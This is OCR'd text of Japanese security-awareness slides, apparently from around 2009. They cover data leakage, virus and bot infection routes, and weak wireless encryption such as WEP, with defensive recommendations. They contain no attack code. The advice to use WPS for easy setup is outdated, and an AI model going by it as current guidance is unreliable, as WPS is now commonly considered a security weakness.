
ファイル交換ソフト

組織への脅威
【3位】恒常化する情報漏えい



出典：NPO日本ネットワークセキュリティ協会 －「2008年情報セキュリティインシデントに関する調査報告書」
http://www.jnsa.org/result/2008/surv/incident/


組織への脅威
【3位】恒常化する情報漏えい




組織への脅威
【3位】恒常化する情報漏えい

- 漏洩させない為の**ルール**作り
  - 従業員の意識向上がキモ
- 情報資産への**アクセス制限および管理**
  - 「いつ」、「誰が」、「どの権限」でアクセスしたかが調べられる仕組みも有効
- 情報を持ち出す場合には、「**暗号化**」が必須条件
  - 「**電子政府推奨暗号リスト**」に掲載されている暗号アルゴリズムを推奨

利用者への脅威
【1位】多様化するウイルスやﾎﾞｯﾄの感染経路



利用者への脅威
【1位】多様化するウイルスやボットの感染経路



利用者への脅威


【1位】多様化するウイルスやボットの感染経路

- **USB メモリなど**の外部メディアを介する感染
  - オフラインパソコンへの感染や隔離ネットワーク内でのウイルス拡散
- 「**ボット**」感染の罠を仕込まれたサイトの増加
  - SQLインジェクション攻撃やウイルスが原因との推測
- ソフトウェアの脆弱性を利用した、電子文書のファイルフォーマットである**PDF**（Portable Document Format）ファイルや**Microsoft Officeファイル**(Word/Excel/PowerPoint)などによる感染
  - “ウイルスはexe”の常識を覆す手口

利用者への脅威
【2位】脆弱な無線LAN暗号方式における脅威


脆弱な無線LAN暗号方式

無線LANの暗号化の目的



- 鍵を知っている利用者のみが無線LAN通信を利用することが可能である。
- アクセスポイントまでの経路で盗聴されない。


脆弱な暗号方式の無線LAN



- 脆弱な暗号方式を利用している場合、無線LAN通信を盗聴されることで、鍵を導出される。
- 鍵を導出されると、利用者の無線LAN通信の内容を盗聴されたり、アクセスポイントを不正利用されたりする。

【2位】脆弱な無線LAN暗号方式における脅威


- 2008年10月、無線LAN の暗号方式の規格の一つであるWEP(Wired Equivalent Privacy)が、一般的な環境下において極めて短い時間内に解読可能であるという論文が発表された



【2位】脆弱な無線LAN暗号方式における脅威


- 通信の**暗号化は必須**
  - WEPは脆弱なので使用禁止！
  - **WPA2**の利用を推奨（暗号化アルゴリズムは**AES**で）
- **パスワード**(ネットワークキー)設定に注意
  - 英語の辞書に載っている単語を使わない
  - 大文字、小文字、数字、記号の全てを含む文字列とする
  - 文字数は**最低でも20文字**
    （半角英数字＋記号の場合。最大で63文字）
  - **WPS**（Wi-Fi Protected Setup）などの設定容易化機能を使うのも有効
- 接続可能**端末の認証**
  - 企業内利用であれば**IEEE802.1X**を推奨
  - MACアドレスフィルタリング

利用者への脅威
